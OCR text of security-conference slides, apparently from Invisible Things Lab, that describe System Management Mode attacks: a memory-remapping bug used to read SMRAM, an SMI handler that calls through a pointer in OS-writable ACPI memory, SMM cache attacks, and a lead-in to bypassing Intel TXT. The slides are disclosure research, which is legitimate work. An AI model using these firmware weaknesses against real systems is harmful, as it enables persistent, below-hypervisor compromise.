

PRIVATE
PROPERTY
NO
TRESSPASSING

SMM attacks

Introducing "Ring -2"

- SMM can **access the whole system memory** (including the kernel and hypervisor memory!!!)
- SMM Interrupt, SMI, **can preempt the hypervisor** (at least on Intel VT-x)
- SMM **can access the I/O devices** (IN/OUT, MMIO)

SMRAM - protected memory where the SMM code lives



SMM/BIOS attacks


(e.g. SMI handler compromise, BIOS reflashing)

We originally used the remapping bug for getting into the Xen's memory...

(which was VT-d protected on Xen 3.3 from DMA accesses)

...but, of course, it is also a perfect bug for accessing SMRAM

Normally attacking SMM is hard...



Oopsss….A vicious circle!

We used the remapping attack to read the SMRAM memory, and analyze it…


... and so, we found some other bugs...

The NVACPI Bug

We analyzed fragments of the SMM code used by Intel BIOS

```
mov    0x407d(%rip),%rax  #TSEG+0x4608
callq  *0x18(%rax)
```

The `TSEG+0x4608` locations holds a value **OUTSIDE** of SMRAM namely in ACPI NV storage, which is a DRAM location freely accessible by OS...



`call [ACPINV+x]`

This memory is not protected by the chipset! OS (and attacker) can modify it at will!

During one dinner, discussions we also found another SMM attack...

The SMM Caching Attack

Quick recap of recently found SMM attacks


- ☐ 2006: Loic Duflot
  (not an attack against SMM, SMM unprotected < 2006)
- ☐ 2008: Sherri Sparks, Shawn Embleton
  (SMM rooktis, but not attacks on SMM!)
- ☑ 2008: Invisible Things Lab (Memory Remapping bug in Q35 BIOS)
- ☑ 2009: Invisible Things Lab (CERT VU#127284, TBA)
- ☑ 2009: ITL and Duflot (independently!): (Caching attacks on SMM)

(checked box means new SMM attack presented; unchecked means no attack on SMM presented)

Bypassing Intel TXT

An interesting application of our SMM attacks turn out to be TXT bypassing...

What is Intel TXT?

